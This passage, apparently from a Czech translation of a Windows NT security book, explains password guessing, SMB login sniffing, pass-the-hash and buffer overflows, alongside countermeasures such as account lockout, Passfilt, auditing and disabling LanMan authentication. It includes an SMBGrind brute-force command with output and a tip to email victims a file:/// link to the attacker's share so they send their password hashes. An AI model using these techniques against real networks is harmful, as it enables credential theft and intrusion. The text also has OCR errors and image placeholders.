
```
[*]-- Attempting to exercise .. bug on: \\*SMBSERVER\TEMP  
0
```

Dalším vhodným nástrojem, kterým lze objevit prázdná hesla, je NTI nf oScan (NTIS) od Davida litchfielda (známého také jako Mnemonix). Lze jej najít na <http://packetstorm.securify.com/NT/audit/>. NTIS je přímočarý nástroj, který se ovládá z příkazového rádku a který provádí kontrolu internetového protokolu a NetBIOSu. Výsledky ukládá do souboru HTML. Udělá všechnu nezbytnou práci při zjišťování uživatelů a na konci zprávy zvýrazní účty s prázdnými hesly. Výše uvedené nástroje jsou zdarma a obecně svůj úkol plní dobře. Pro ty, kdo mají zájem o komerční produkty poskytující hádání hesel, přichází firma Network Associates Inc. (NAI) v produkту CyberCop Scanner s nástrojem zvaným SMBGrind, který je velmi rychlý, protože může nastavit více procesů tak, aby běžely současně. Avšak co se týká přesnosti, zůstávají nám tyto nástroje ještě něco dlužné. U velkých skenů se mohou falešné zprávy vymknout kontrole, jestliže se pevně zakódované časové limity produktu dostanou do konfliktu s limity nezbytnými k tomu, aby se dalo dostat na síť cílového systému. Jinak se však od NAT příliš neliší. Příklad výstupu ze SMBGrind je uveden dále. Počet simultánních spojení je v zápisu specifikován jako -1, což znamená paralelní relace.

```
D:\> smbgrind -1 100 -i 192.168.2.5
Host. address: 192.168.2.5
Cracking host 192.168.2.5 (*SMBSERVER)
Parallel Grinders: 100
Percent complete: 0
Percent complete: 25
Percent complete: 50
Percent complete: 75
Percent complete: 99
Guessed: testuser Password: testusercent complete: 100
Grinding complete, guessed 1 accounts
```

## Protiopatření: Obrana proti hádání hesel

Existuje několik obranných tahů, které mohou eliminovat nebo alespoň zabránit takovému hádání hesel. První se doporučuje, jestliže dotyčný systém NT je připojen do sítě Internet a neměl by odpovídat na žádosti o sdílení disků Windows: zablokuje přístup k TCP a UDP portům 135-139 na firewallu nebo směrovači a zakaže siťové vazby WINS Client (TCP/IP) pro libovolný adaptér připojený k veřejným sítím, jak je zobrazeno na ilustraci řídicího panelu NT Network.



Takto budou zakázány libovolné porty specifické pro NetBIOS na tomto rozhraní. Pro stanice s více síťovými rozhraními lze protokol NetBIOS zakázat na síťovém adaptéru připojeném k Internetu a nechat jej funkční na vnitřním síťovém rozhraní, takže sdílení souborů Windows pro důvěryhodné uživatele bude stále k dispozici. (Když tímto způsobem zakážete síťový protokol NetBIOS, vnější port bude stále registrován jako naslouchající, ale nebude odpovídat na dotazy.)


## Poznámka

Windows 2000 poskytuje k zakázání protokolu NetBIOS přes TCP na jednotlivých síťových adaptérach zvláštní vstup z uživatelského rozhraní. Jak se však dozvíme v kapitole 6, nejedná se o zásadní opravu. Vyvázání adaptérů ze sdílení souborů a tisku stále zůstává tou nejlepší volbou i ve Windows 2000.

Jestliže vaše systémy NT jsou souborovými servery, a proto musí zachovávat konektivitu protokoly Windows, nebudou tato opatření zřejmě dostatečná, protože budou bránit nebo zcela znemožňovat všechny takovéto služby. Musí dojít k uplatnění tradičnějších opatření: uzamčení účtů po určitém počtu neúspěšných přihlášení, přísnější zásady při výběru hesel a zaznamenávání neúspěšných pokusů. Naštětí firma Microsoft poskytuje k těmtoto opatřením silné nástroje.

## Zásady uživatelských účtů

Jedním nástrojem jsou zásady účtů v aplikaci User Manager, kterou lze nalézt pod položkou Policies / Account. Na jejich základě lze uplatňovat jisté zásady při tvorbě hesel účtů, jako například jejich minimální délka či jedinečnost. Účty je také možno po určitém počtu neúspěšných pokusů o přihlášení uzamknout. Je také možné, aby správce násilně odpojil uživatele poté, co čas, ve kterém může být připojen, vypršel. Není lepší způsob, jak odlákat noční zlodějíčky od plné sklenice s medem. Nastavení si můžete prohlédnout na následující ilustraci.



Znovu připomínáme všem, kdo mají v úmyslu ručně nebo automaticky testovat odolnost hesel metodami probranými v této kapitole, že by si měli být vědomi možnosti uzamčení účtů.

## Passfilt

Ještě větší bezpečnosti lze dosáhnout s dynamickou knihovnou Passfilt DLL, která se dodává se Service Packem 2 a je nutné ji spustit v souladu s Microsoft Knowledge Base (KB), číslo článku Q161990. Passfilt pro vás vynutí silnou politiku při tvorbě hesel a zajistí, že nikdo touto politikou neproklozne ani ji díky lenosti nezanedbá. Po nainstalování vyžaduje, aby heslo mělo nejméně šest znaků. Dále nemůže obsahovat uživatelské jméno ani žádnou část celého jména a musí obsahovat znaky z alespoň tří z těchto uvedených sad:

- Velká písmena anglické abecedy (A, B, C ... Z)
- Malá písmena anglické abecedy (a, b, c ... z)

- Arabské čísla (0, 1, 2 ... 9)
- Nealfanumerické „metaznaky“ (@, #, !, & atd.)

Pro každého zodpovědného správce je Passfilt nutností, má však dvě omezení. Zaprve, je to pevně zakódovaný požadavek délky šesti znaků. Tady doporučujeme nahradit šest znaků minimem sedmi znaků v okně Account Policy nástroje User Manager (chcete-li vědět, proč ta magická sedmička, podívejte se na dále uvedenou část „Volba silného hesla na NT“)- Zadruhé, Passfilt se aktivuje pouze při požadavku uživatele na změnu hesla. Správci tak mohou stále nastavit slabá hesla přes User Manager, čímž obejdou požadavky Passfiltu (viz článek KB Q174075). Dynamické knihovny odvozené od Passfiltu lze přizpůsobit politice tvorby hesel v každé organizaci (viz [http://msdn.microsoft.com/library/psdk/logauth/pswd\\_about\\_5z77.htm](http://msdn.microsoft.com/library/psdk/logauth/pswd_about_5z77.htm), kde najdete tipy, jak to udělat). Mějte na paměti, že podvržené dynamické knihovny Passfilt by mohly posloužit při nabourání bezpečnosti, takže pečlivě kontrolujte dynamické knihovny získané od třetí strany.

### Poznámka

Passfilt je standardně nainstalován na Windows 2000, ale není zapnut. S pomocí nástrojů secpol.msc nebo gpedit.msc je možné jej zapnout pod Security Settings| Account Policies| Password Policy| Passwords Must Meet Complexity Requirements.

### Passprop

S NT Resource Kit (NTRK) přichází další silný přídavný modul Passprop, který u doménových účtů NT nastavuje dva požadavky:

- je-li nastavení složitosti hesla Passprop zapnuto, hesla musí obsahovat kombinaci malých a velkých písmen nebo čísla či symboly.
- Další parametr ovládaný Passpropem je uzamčení účtu administrátora. Jak jsme se již zmínili, účet administrátora je pro každého hackera nejprestižnější trofejí. Bohužel původní účet administrátora (RID 500) nelze pod NT uzamknout, což útočníkům umožňuje nekonečné a neomezené možnosti k hádání hesla. Passprop aplikuje politiku zamykání účtu pod NT i na účet administrátora (ten je vždy možné odemknout z místní konzoly, čímž se zabrání možnému útoku typu odmítnutí služby).


Chcete-li nastavit složitost hesla i uzamčení účtu administrátora, nainstalujte NTRK (nebo jednoduše zkopírujte passprop.exe z NTRK, pokud je instalace celého NTRK z bezpečnostního hlediska nevhodná) a zadejte na příkazový řádek toto:

```
passprop /complex /adminlockout
```

Naopak přepínač /noadminlockout způsobí opak tohoto bezpečnostního opatření.

### Audit a přihlášení

I když se možná nikdy nikdo do vašeho systému skrze hádání hesel nedostane, protože jste implementovali Passfilt nebo Passprop, je stále velmi obezřetné s pomocí Policies / Audit v User Manager zaznamenávat neúspěšné pokusy o přihlášení. Nyní se můžete seznámit s jednoduchou vzorovou konfigurací:




Security Log je plný událostí 529 nebo 539 - Logon/Logoff, respektive Account Locked Out, což je jasno známkou toho, že probíhá automatizovaný útok. Ve většině případů záznam dokonce umožní určit útočící systém. Vážným opomenutím Microsoftu při protokolování je zaznamenání zdroje. Protokolování NT a Windows 2000 nehlásí IP adresu útočícího systému, pouze jméno NetBIOS. Samozřejmě, že jména NetBIOS se dají snadno podvrhnout, takže změna vašeho NetBIOS jména ad hoc je vyložený nerozum. Ve skutečnosti produkt NAI SMBGrind podvrhne jméno NetBIOS, které je pak možné snadno změnit pomocí jednoduchého binárního šestnáctkového editoru, jako například UltraEdit. Na obrázku 5-1 je znázorněn Security Log po opakovaných neúspěšných pokusech o přihlášení způsobených útokem nástrojem NAT.

Date	Time	Source	Category	Event	User	Computer
5/23/99	9:14:16 AM	Security	Logon/Logoff	539	SYSTEM	ACMEPDC1
5/23/99	9:14:13 AM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/23/99	9:14:06 AM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/23/99	9:13:57 AM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/23/99	9:13:33 AM	Security	Logon/Logoff	539	SYSTEM	ACMEPDC1
5/22/99	11:57:11 PM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/22/99	11:57:05 PM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/22/99	11:57:00 PM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/22/99	11:56:46 PM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/22/99	11:56:41 PM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/22/99	11:56:35 PM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/22/99	11:56:21 PM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/22/99	11:56:16 PM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/22/99	11:56:10 PM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/22/99	11:55:56 PM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/22/99	11:55:51 PM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/22/99	11:55:46 PM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/22/99	11:55:31 PM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/22/99	11:55:26 PM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/22/99	11:55:21 PM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/22/99	11:55:07 PM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/22/99	11:55:01 PM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/22/99	11:54:56 PM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/22/99	11:54:39 PM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/22/99	11:54:34 PM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/22/99	11:54:29 PM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1
5/22/99	11:54:14 PM	Security	Logon/Logoff	529	SYSTEM	ACMEPDC1

Obrázek 5 - 1 . Security Log Windows NT ukazuje neúspěšné pokusy o přihlášení způsobené automatizovaným hádáním hesla

Podrobnosti události 539 jsou uvedeny dále:



Zaznamenávání je samo o sobě k ničemu, pokud záznam někdo neanalyzuje. Manuální třídění je však velmi únavná činnost, naštěstí Event Viewer má schopnost filtrování podle data události, typu, zdroje, kategorie, uživatele, počítače a ID.

Pro ty, kteří hledají solidní nástroje k analýze a manipulaci se záznamy, které mají příkazový řádek a umožňují psát skripty, doporučujeme dumpel z NTRK, NTLast a Vi suai Last z Foundstone, Inc. (verze zdarma i ke koupi jsou k dispozici na <http://www.foundstone.com>) nebo DumpEvt od Somarsoft (zdarma na <http://www.somarsoft.com>).

Dumpel pracuje proti vzdáleným serverům (požadují se náležitá práva) a umí filtrovat až deset identifikátorů událostí najednou. S jeho pomocí můžeme například extrahat neúspěšné pokusy o přihlášení (událost ID 529) na místním systému použitím následujícího příkazu:

```
C:\> dumpel -e 529 -f seclog.txt -l security -m Security -t
```

DumpEvt uloží celý záznam o bezpečnostních událostech do formátu, který je vhodný pro import do databáze Access nebo SQL. Tento nástroj však nemá schopnost určité události filtrovat.

BlackICE Pro	Internet Security Systems <a href="http://www.iss.net/Centrax">http://www.iss.net/Centrax</a>
	Cybersafe Corp. <a href="http://www.cybersafe.com/">http://www.cybersafe.com/</a>
CyberCop Server	Network Associates, Inc. <a href="http://www.nai.com/">http://www.nai.com/</a>
Intact	Pedestal Software <a href="http://www.pedestalsoftware.com/">http://www.pedestalsoftware.com/</a>
Intruder Alert (ITA)	Symantec <a href="http://enterprisesecurity.symantec.com/productsRealSecure">http://enterprisesecurity.symantec.com/productsRealSecure</a> Internet Security Systems <a href="http://www.iss.net">http://www.iss.net</a>
SessionWall-3	Computer Associates (CA) <a href="http://www.ca.com/Solutions/Product.asp?ID=163">http://www.ca.com/Solutions/Product.asp?ID=163</a>
Tripwire for NT	Tripwire, Inc. <a href="http://www.tripwiresecurity.com">http://www.tripwiresecurity.com</a>

**Tabulka 5-2. Vybrané nástroje k detekci průniku pro systém NT**

NTLast je nástroj Win32 pracující na příkazovém řádku a Visual Last je nástroj grafického uživatelského rozhraní Win32, který prohledává místní i vzdálené záznamy událostí a hledá události související s přihlašováním: Interactive, Remote a Failed. Dokonce najde odpovídající si dvojice záznamů o přihlášení a odhlášení stejným uživatelem.

### Alarm pracující v reálném čase: Detekce průniku

Dalším postupným krokem následujícím za nástroji k analýze záznamů je schopnost varování v reálném čase. Nabídka takzvaných produktů určených k detekci průniku se rychle rozrůstá, obzvláště těch určených pro NT. V tabulce 5-2 najdete seznam produktů určených k detekci průniků pro systém NT.

Mezi těmito produkty najdete nástroje k analýze záznamů a k varování (KSM), přes monitory útoků na úrovni síťového protokolu (RealSecure) až k systémům detekce průniků na úrovni počítače (Centrax). Proto se důkladně zeptejte svého prodejce na vlastnosti a zamýšlené funkce produktu, o který máte zájem.

Do podrobnějšího rozboru detekce průniků se zde nemůžeme pustit, neboť to přesahuje rámec této knihy, ale každý správce mající na mysli bezpečnost systému by měl sledovat nejnovější trendy týkající se této problematiky - může snad být pro vaši síť NT něco důležitějšího než alarm varující před větřelem?



## Odpislouchávání hesel na síti

Rozšířenost	<b>6</b>
Složitost	<b>4</b>
Dopad	<b>9</b>
Celkové riziko	<b>6</b>

Hádání hesel je dřína - co tedy raději ze sítě získat charakteristické hodnoty, když se uživatel přihlašuje na server, a pak je znova přehrát a tak získat přístup? Za nepravděpodobných okolností, kdy je útočník schopen odposlouchávat sekvence při přihlašování do NT, může tento přístup ušetřit útočníka náhodného hádání. Každý starší analyzátor paketů má tyto schopnosti, ale existuje i k tomuto účelu specializovaný nástroj. V této kapitole se jím budeme hojně zabývat, proto jej můžeme představit již nyní: jedná se o LOphcrack, dostupný na <http://www.10pht.com> (v názvu „l0pht“ se jedná o nulu).

LOphcrack je nástroj určený k hádání hesel NT, který obvykle pracuje offline a analyzuje zachycenou databázi hesel v NT, takže na uzamčení účtu nedojde a hádání může pokračovat donekonečna. Získání souboru hesel není jednoduché a budeme se jím zabývat podrobněji spolu s LOphcrackem v části „Rozluštění NT hesel“ dále v této kapitole.


LOphcrack také obsahuje funkci nazvanou SMB Packet Capture (dříve to byla oddělená utilita zvaná readsmb), která obchází potřebu zachytit soubor hesel. SMB Packet Capture naslouchá segmentu místní sítě a zachycuje jednotlivé přihlašovací relace mezi systémy NT, extrahuje zahašovaná hesla a hledá inverzi ke standardní jednosměrné hašovací funkci používané u NT hesel (proces známý jako *luštění*). Obrázek 5-2 zobrazuje SMB Packet Capture při práci, zachycení hesel procházejících místní sítí tak, aby mohla být později rozluštěna samotným LOphcrackem.

Někteří čtenáři by si mohli položit otázku, zda nevyužívá NT autentizaci typu *výzva, a odpověď*. Ano, využívá. Při autentizaci klient obdrží od serveru náhodnou výzvu, která je zašifrována s pomocí haše uživatelského hesla jako klíče, a zašifrovaná výzva je poslána zpět přes síť. Server pak výzvu zašifruje svou vlastní kopí uživatelského hesla (získanou ze Security Accounts Manager, SAM) a tyto dvě hodnoty porovná. Jestliže si odpovídají, je uživatel autentizován (více podrobností o autentizaci ve Windows viz KB Q102716). Jestliže haš uživatelského hesla nikdy nepřejde přes síť, jak jej SMB Packet Capture nástroje LOph rozluští?

Jednoduše jej rozluší hrubou silou. Ze síťového paketu získá LOphcrack pouze výzvu a uživatelský haš zašifrovaný s pomocí výzvy. Zašifrováním známé hodnoty výzvy náhodnými řetězci a porovnáním výsledků se zašifrovaným hašem LOphcrack najde inverzi k samotné skutečné hodnotě haše. Vzhledem ke slabinám v LM hašovacím algoritmu (především segmentaci LM haše na tři malé, jednotlivě napadnutelné části) zabere toto srovnání ve skutečnosti méně času, než by mělo.

Účinnost procesu hledání inverze provedené nástrojem SMB Packet Capture v kombinaci s hlavním algoritmem LOphcracku pro luštění hesel je taková, že každý, kdo se bude na síti delší časové intervaly za tímto účelem pohybovat, téměř jistě během několika dnů získá práva administrátora. Už vidíte, jak se nad vaší sítí stahují mraky?

Pokud se domníváte, že architektura vaší sítě s přepínačem eliminuje možnost zachycení hesel, nebudete si tak jisti. Útočník má k dispozici celou řadu technik podvrhnutí ARP, které přesměrují veškerý provoz tak, že přejde přes útočníka, který jej prozkoumá. Nebo ještě jednodušeji se může pokusit o malý společenský kontakt, se kterým mu pomůže LOphcrack FAQ.



Obrázek 5-2. Utilita SMB Packet Capture od LOphcracku odpisuje přihlášení do NT po síti a přebírá je ke crackování. Počítáče přihlašující se se samými milami ve sloupci „NT Hasli“ jsou dialogy Win9x, které neumějí provádět hašovací algoritmus NT.

Pošlete svému cíli e-mail, ať už se jedná o osobu nebo celou firmu. Zahrňte do něj URL ve tvaru file:///váš\_počítac/sdílený\_disk/zpráva.html. Když někdo poklepe na toto URL, odešle vám haš svého hesla k autentizaci.

### Poznámka

Z pohledu metod, jako je ARP přesměrování (viz kapitola 10), sítě oddělené přepínáčem stejně neposkytnou skutečnou ochranu před odpisováním.

Lidé od LOphcracku vytvořili dokonce sniffer, který ukládá NT haše hesel ze sekvencí při přihlašování pro tokolem Point-to-Point Tunneling Protocol (PPTP). NT používá PPTP jako svoji technologii pro virtuální privátní síť (VPN), což je způsob tunelování provozu interní sítě přes Internet. Dvě verze snifferu pro PPTP lze nalézt na <http://packetstormsecurity.com/sniffers/pptp-sniff.tar.gz>. Program readsmb založený na Unixu, jehož autorem je Jose Chung z Basement Research, je na této stránce také k dispozici.

## Vyzrazení haše

Rozšířenost	<b>6</b>
Složitost	<b>4</b>
Dopad	<b>9</b>
Celkové riziko	<b>6</b>

A zde přicházíme s novou myšlenkou. Jestliže se nějakým způsobem stanete vlastníkem hodnoty haše uživatelského hesla (řekněme ze zachycené SMB relace nebo ze zachyceného souboru NT SAM), proč by tento haš nemohl být přímo předán systému klienta, který by jej mohl využít pro běžnou odpověď na výzvu k přihlašení? Útočníci se pak mohou na server přihlásit bez znalosti skutečného hesla, pouze uživa-

teleským jménem a odpovídající hodnotou haše hesla. To by jistě ušetřilo velkou část času stráveného luštěním hašů, které byly získány při zachycení SMB paketu.

Paul Ashton zveřejnil na Internetu myšlenku modifikování klienta Samba, což je unixová implementace protokolu SMB pro sdílení souborů Windows (<http://www.samba.org>), aby realizoval výše popsaný trik. Jeho původní text je k dispozici v archivu e-mailové konference NT Bugtraq <http://www.ntbugtraq.com>. Poslední verze smbclient pro Unix zahrnují možnost přihlásit se na klienty sítě NT pouze s pomocí haše hesla.

Článek, ve kterém najdete podrobnosti předávání haše a jehož autorem je Hernan Ochoa z CORE-SDI, najdete na [http://www.core-sdi.com/papers/nt\\_cred.htm](http://www.core-sdi.com/papers/nt_cred.htm). Jeho text popisuje, jak Local Security Authority Subsystem (LSASS) uchovává relace přihlášení a s nimi spojené charakteristické hodnoty. Hernan a CORE se snaží ukázat, jak lze tyto hodnoty editovat přímo v paměti, takže charakteristické hodnoty aktuálního uživatele by mohly být změněny a každý uživatel by se mohl vydávat za někoho, jehož haš by byl k dispozici. Na obrázku 5-3 si můžete prohlédnout potvrzení tohoto konceptu, které ukazuje, jak by to mohlo fungovat (jména byla kvůli ochraně soukromí změněna). Tento nástroj nefunguje, pokud běží v systému Windows 2000, a ve skutečnosti způsobuje, že se počítač vypne, protože tento nástroj naruší integritu procesu LSASS.

Nástroje k podobnému útoku ještě nebyly zveřejněny, ale u útočníků se slušnou úrovni programování je velmi pravděpodobné, že by při tom jako jediní mohli být úspěšní (Pozn.: o jistých konzultačních firmách se říká, že vlastní pracovní kopii takového nástroje). Riziko „vyzrazení haše“ je takto poměrně nízké.

## Protiopatření: Zákaz autentizace LanMan

Do NT 4.0 Service Packu přidala firma Microsoft klíč registru a hodnotu, která zabrání NT stroji přijmout autentizaci LanMan. Přidejte do registru hodnotu „LMCompatibilityLevel“ s typem „REG\_DWORD = 4“ k následujícímu klíči:

HKEY\_LOCAL\_MACHINE\System\CurrentControlSet\Control\LSA



Obrázek 5-3. Utilita „předej haš“

Typ s hodnotou 4 zabrání řadiči domény (Domain Controller, DC) přijmout dotazy autentizace LM. Článek Microsoft Knowledge Base Q147706 vyhrazuje úrovně 4 a 5 pro řadiče domény.

Klienti nižší úrovně, kteří se snaží autentizovat k řadiči domény, který byl takto upraven, neuspějí, protože DC bude k autentizaci přijímat pouze NT haše („nižší úrovňí“ rozumíme Windows 9x, Windows for Workgroups a starší klienty). Navíc, protože klienti bez NT nemohou implementovat NT haš, budou stejně marně poslat LM haše po síti, což bude na úkor bezpečnosti kvůli možnosti jejich zachycení. Ve skutečnosti byste však stejně nemuseli používat přihlašování klientů Windows 9x do vaší domény, že? Tato oprava má pro většinu firem, které provozují různorodé klienty Windows, jen omezenou použitelnost.

### Poznámka

Před SP4 neexistoval žádný způsob, jak zabránit strojům NT přijímat LM haš k autentizaci - proto je každý NT počítač z doby předcházející SP4 tomuto útoku náchylný.

S novou verzí Windows 2000 firma Microsoft poskytuje nový způsob, jak podpořit přenesení autentizačních charakteristických hodnot po síti u Windows 9x. Nazývá se Directory Services Client (DSClient) a je dostupný na CD-ROM Windows 2000 jako ClientsXWin 9x\Dsclient.exe. Uživatelé Windows 9x jsou teoreticky schopni zvolit specifická nastavení registru tak, aby mohli používat pouze bezpečnější NT haš. KB článek Q239869 popisuje, jak nainstalovat DSClient a nakonfigurovat klienty Windows 9x, aby používali NTLM v2.

### Povolení SMB podepisování

Ačkoli nás neochrání před nástrojem umožňujícím vyzrazení haše, dalším způsobem omezujícím útoky typu „muž uprostřed“ proti vzdálenému připojení ve Windows je používání SMB podepisování na NT systémech aktualizovaných na Service Pack 3 nebo pozdější. Zmiňujeme se zde o něm pro úplnost. SMB podepisování zajistuje, že každý SMB paket poslaný mezi správně nakonfigurovanými NT klienty a servery musí být ověřen kryptograficky. Tím útočníkovi znemožníme, aby nás odposlouchával nebo vložil mezi přihlašovací sekvence podvržený paket. Znovu opakujeme, že se jedná o řešení vhodné pouze pro NT. Klienti Windows 9x nemohou SMB podepisování provádět. Také asi o 10 až 15 % zpomaluje výkon, jak uvádí článek KB Q161372, který vysvětluje, jak povolit SMB podepisování.

## Vzdálené útoky: Odmítnutí služby a přetečení vyrovnávací paměti

Na tomto místě krátce odbočíme a probereme si případ, kdy na cílovém systému nedojde k nalezení jednoduchých hesel hádáním. Zde mají útočníci málo možností (mimo útoky na úrovni služeb, jako jsou mnohé dostupné útoky na IIS). Jednou je nalezení nějaké podstatné chyby v architektuře systému NT, kterou lze využít a vzdáleně získat přístup. Druhou možností, která se stává posledním útočištěm bezradného útočníka, je odmítnutí služby (Denial of Service, DoS).

### Vzdálené zneužití přetečení vyrovnávací paměti

Rozšířenost	3
Složitost	2
Dopad	10
Celkové riziko	5

Existence početných tajemných děr, které poskytují práva administrátora na vzdáleném systému, je přetrvávajícím mýtem o NT. Dodneška došlo k odhalení jen velmi malého počtu takovýchto situací a všechny z nich využívaly nedostatků v aplikačních programech, nikoli v systému NT samotném. Je diskutabilní, zda je to kvůli poměrné nezralosti systému NT nebo solidnímu návrhu ze strany firmy Microsoft.

Zneužití	URL	Způsobená škoda
Netmeeting 2.x, od Cult of the Dead Cow (cDc)	<a href="http://www.cultdeadcow.com/cDc_files/cDc-351">http://www.cultdeadcow.com/cDc_files/cDc-351</a>	Potvrzení konceptu, které stahuje neškodnou grafiku z webové stránky cDc
NT RAS od Cerberus Information Security (CIS)	<a href="http://www.cerberus-infosec.co.uk/wprasbuf.html">http://www.cerberus-infosec.co.uk/wprasbuf.html</a>	Nabídne spuštění příkazu se systémovými privilegiemi
Winhlp32, od CIS	<a href="http://www.cerberus-infosec.co.uk/paperO2.txt">http://www.cerberus-infosec.co.uk/paperO2.txt</a>	Spustí dávkový soubor se systémovými privilegiemi
HSHack od eEye	<a href="http://www.eeye.com">http://www.eeye.com</a>	Spustí na webovém serveru NT IIS libovolný kód
Oracle Web Listener 4.0, od CIS	<a href="http://www.cerberus-infosec.co.uk/asowl.html">http://www.cerberus-infosec.co.uk/asowl.html</a>	Vzdálené provádění příkazů se systémovými privilegiemi
Outlook GMT přeběhnutí tokenu od Underground Security Systems Research (USSR)	<a href="http://www.ussrback.com/labs50.html">http://www.ussrback.com/labs50.html</a>	Provádění libovolného kódu v kontextu rozkládání e-mailové zprávy
IIS, printer	<a href="http://www.securityfocus.com/bid/2674">http://www.securityfocus.com/bid/2674</a>	Provádění libovolného kódu v kontextu rozkládání příkazů tisku z webu

**Tabulka 5-3. Vybraná publikovaná zneužití typu přetečení vyrovnávací paměti ve Windows**

K nejobávanějším typům těchto chyb patří *přetečení vyrovnávací paměti*. Tímto tématem se detailně zabýváme v kapitole 14, ale pro účely této kapitoly uvedeme, že k přetečení vyrovnávací paměti dochází, když programy nedostatečně kontrolují přiměřenou délku vstupu. Pak jakýkoli neočekávaný vstup „přeteče“ do další části zásobníku prováděcích instrukcí procesoru. Jestliže je takovýto vstup uvážlivě zvolen programátorem s nečistými úmysly, lze jej použít ke spuštění kódu dle jeho výběru. Jedním ze základních textů týkajících se přetečení vyrovnávací paměti je článek „Smashing the stack for fun and profit“ v elektronickém časopise Phrack číslo 49 od autora s přezdívkou Aleph One (<http://www.phrack.org>). K několika textům týkajícím se přetečení vyrovnávací paměti, které se zaměřují na architekturu Win32, patří „Tao of Windows Buffer Overflow“ od autora Dildoga na [http://www.cultdeadcow.com/cDc\\_files/cDc-351](http://www.cultdeadcow.com/cDc_files/cDc-351), dále „Win32 Buffer Overflows“ od Barnabyho Jacka ve Phracku číslo 55 a texty členů skupiny Cerberus Information Security (CIS) na <http://www.cerberus-infosec.co.uk/papers.shtml>.

Existují dva typy zneužití přetečení vyrovnávací paměti: vzdálený a lokální. Lokální zneužití přetečení paměti vyžaduje přístup přes konzolu a obvykle je dostupné pouze uživatelům, kteří jsou přihlášení in-

teraktivně. Vzdálené zneužití přetečení paměti bývá mnohem nebezpečnější a dojde při něm k umístění „nálože“ (kód vložený do řady instrukcí procesoru). Útočník pak může provést, cokoli se mu zachce. V tabulce 5-3 najdete příklady útoků, které se řadí k nejznámějším zneužitím přetečení paměti na NT a dalších produktech Microsoftu.

Velikost a složitost kódu, který tvoří systém Windows NT, by mohla teoreticky produkovat mnoho takovýchto podmínek, které by zákeřní hakeři využili.



## Opatření proti vzdálenému zneužití typu přetečení vyrovnávací paměti

Nejstručnější odpověď na otázku, jak se tomuto zneužití bránit, by zněla: dodržovat zásady správného psaní kódu. Výše citované texty by měly být pro zkušeného programátora zdrojem informací, čemu se při psaní aplikací vyhnout (určitá znalost jazyka C a elementární znalost asembleru mu jistě při čtení pomůže). Vzhledem k tomu, že psaní produktů, jako například Windows, se odehrává převážně mimo jakýkoli vliv uživatelů, musí při zhodnocení těchto problémů hrát zásadní roli prodejce.

